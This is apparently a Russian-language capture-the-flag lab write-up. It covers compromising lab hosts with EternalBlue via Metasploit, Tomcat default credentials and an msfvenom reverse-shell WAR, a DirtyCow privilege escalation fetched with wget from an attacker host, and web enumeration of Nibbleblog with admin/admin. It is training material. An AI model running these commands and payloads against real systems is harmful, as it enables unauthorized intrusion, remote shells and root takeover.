

==192.168.100.7== - Windows 7 with smb

Проверяем уязвима ли машина к MS17-010 с помощью nmap --script smb-vuln-ms17-010 192.168.100.7




```
└─$ nmap --script smb-vuln-ms17-010 192.168.100.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-17 14:21 MSK
Nmap scan report for 192.168.100.7
Host is up (0.034s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

Запускаем msfconsole и находим ms17-010. Производим минимальную настройку и запускаем. Спустя несколько попыток получаем соединение и забираем флаг с рабочего стола Peter




```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.100.7    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.72.138   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows 7



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.0.2.6
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 192.168.100.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.7:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.7:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.7:445 - The target is vulnerable.
[*] 192.168.100.7:445 - Connecting to target for exploitation.
[+] 192.168.100.7:445 - Connection established for exploitation.
[+] 192.168.100.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.7:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.100.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.100.7:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.100.7:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.100.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.7:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.7:445 - Starting non-paged pool grooming
[+] 192.168.100.7:445 - Sending SMBv2 buffers
[+] 192.168.100.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.7:445 - Sending final SMBv2 buffers.
[*] 192.168.100.7:445 - Sending last fragment of exploit packet!
[*] 192.168.100.7:445 - Receiving response from exploit packet
[+] 192.168.100.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.7:445 - Sending egg to corrupted connection.
[*] 192.168.100.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.100.7
[*] Meterpreter session 1 opened (10.0.2.6:4444 → 192.168.100.7:49160) at 2025-01-17 14:23:19 +0300
[+] 192.168.100.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


flag{c6acfd25d389305b9cc20f6568e3bce2}



```
meterpreter > cd Desktop\\
meterpreter > cat flag.txt
flag{c6acfd25d389305b9cc20f6568e3bce2}meterpreter > 
```

==192.168.100.12== - tomcat

Заходим на сайт http://192.168.100.12:8080 и видим что tomcat только что был установлен. Скорее всего пароль остался дефолтным. Перебираем стандартные пароли tomcat и получает доступ (tomcat s3cret)


192.168.100.12:8080/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=E14988D07A463F2B00CA66A71BF9B560
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
10.154.12.195/rev.php

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status


Applications

Path	Display Name	Running	Sessions	Commands
/		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Создаем шелл `msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f war > shell.war`

и затем заливаем его на сайт и переходим http://192.168.100.12:8080/shell/


Получаем подключение и забираем первый флаг пользователя flag{c351df7d89f09ba2e58e98d2406f7d54}



```
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [192.168.100.12] 41031
ls
common
conf
logs
server
shared
webapps
work
python3 -c 'import pty;pty.spawn("/bin/bash")'

ls
common
conf
logs
server
shared
webapps
work
dir
common  conf  logs  server  shared  webapps  work
cd ..
cd ..
 ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
cd /home
ls
user
cd user
ls
flag.txt
cat flag.txt
flag{c351df7d89f09ba2e58e98d2406f7d54}
```


python -c "import pty; pty.spawn('/bin/bash')"

Закидываем на машину DirtyCow и компилируем файл (О DirtyCow можно узнать с помощью linpeas)




```
tomcat6@portal:/tmp$ wget http://10.0.2.7:8080/dirty.c
wget http://10.0.2.7:8080/dirty.c
--2025-01-17 22:50:47--  http://10.0.2.7:8080/dirty.c
Connecting to 10.0.2.7:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[======================================>] 4,815       --.-K/s   in 0.03s

2025-01-17 22:50:47 (170 KB/s) - `dirty.c' saved [4815/4815]

tomcat6@portal:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
tomcat6@portal:/tmp$ ;s
;s
bash: syntax error near unexpected token `;'
tomcat6@portal:/tmp$ ls
ls
dirty    hsperfdata_tomcat6  suidfind  tomcat6-tomcat6-tmp
dirty.c  suid                tmux-106  vmware-root
tomcat6@portal:/tmp$ ls -al
ls -al
total 48
drwxrwxrwt  6 root    root     4096 Jan 17 22:50 .
drwxr-xr-x 23 root    root     4096 Feb 17  2022 ..
-rwxr-xr-x  1 tomcat6 tomcat6 14116 Jan 17 22:50 dirty
-rw-r--r--  1 tomcat6 tomcat6  4815 Jan 17 22:07 dirty.c
drwxr-xr-x  2 tomcat6 tomcat6  4096 Jan 16 14:08 hsperfdata_tomcat6
-rw-r--r--  1 tomcat6 tomcat6     0 Jan 17 22:48 suid
-rw-r--r--  1 tomcat6 tomcat6     0 Jan 17 22:48 suidfind
drwx------  2 tomcat6 tomcat6  4096 Jan 16 16:29 tmux-106
drwxr-xr-x  2 tomcat6 root     4096 Jan 16 14:08 tomcat6-tomcat6-tmp
drwx------  2 root    root     4096 Jan 16 14:08 vmware-root
```

Запускаем его и создаем нового пользователя root с паролем hacker



```
tomcat6@portal:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: hacker

Complete line:
firefart:fibnRbOmlleQM:0:0:pwned:/root:/bin/bash

mmap: 7f020bafe000
```

Заходим под новым пользователем и забираем флаг




```
tomcat6@portal:/var/lib/tomcat6$ su
su
Password: hacker

firefart@portal:/var/lib/tomcat6# whoami
whoami
firefart
firefart@portal:/var/lib/tomcat6# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@portal:/var/lib/tomcat6# cat /root/flag.txt
cat /root/flag.txt
flag{5cf994319843b8ca8ea46f615ae32e80}
firefart@portal:/var/lib/tomcat6# ^X@sS
```

flag{5cf994319843b8ca8ea46f615ae32e80}

==192.168.100.24==


Через ffuf находим страницы admin и update



```
└─$ ffuf -u http://192.168.100.24/FUZZ -w Downloads/seclists/Discovery/Web-Content/raft-medium-files.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.100.24/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Downloads/seclists/Discovery/Web-Content/raft-medium-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

install.php             [Status: 200, Size: 78, Words: 11, Lines: 1, Duration: 54ms]
update.php              [Status: 200, Size: 1792, Words: 121, Lines: 90, Duration: 59ms]
LICENSE.txt             [Status: 200, Size: 35148, Words: 5836, Lines: 676, Duration: 55ms]
index.php               [Status: 200, Size: 28793, Words: 4247, Lines: 203, Duration: 60ms]
admin.php               [Status: 200, Size: 1335, Words: 79, Lines: 27, Duration: 51ms]
feed.php                [Status: 200, Size: 26861, Words: 3592, Lines: 125, Duration: 62ms]
sitemap.php             [Status: 200, Size: 661, Words: 33, Lines: 19, Duration: 46ms]
.                       [Status: 200, Size: 28802, Words: 4247, Lines: 203, Duration: 54ms]
COPYRIGHT.txt           [Status: 200, Size: 1272, Words: 168, Lines: 27, Duration: 47ms]
:: Progress: [17141/17141] :: Job [1/1] :: 943 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

На странице admin подбираем пароль и логин (admin admin) и получаем доступ к кабинету админа

На странице update узнаем версию Nibbleblog 4.0.3



Welcome to Nibbleblog

Notice: Trying to access array offset on value of type null in **/var/www/html/nibbleblog/admin/kernel /db/db_posts.class.php** on line **375**

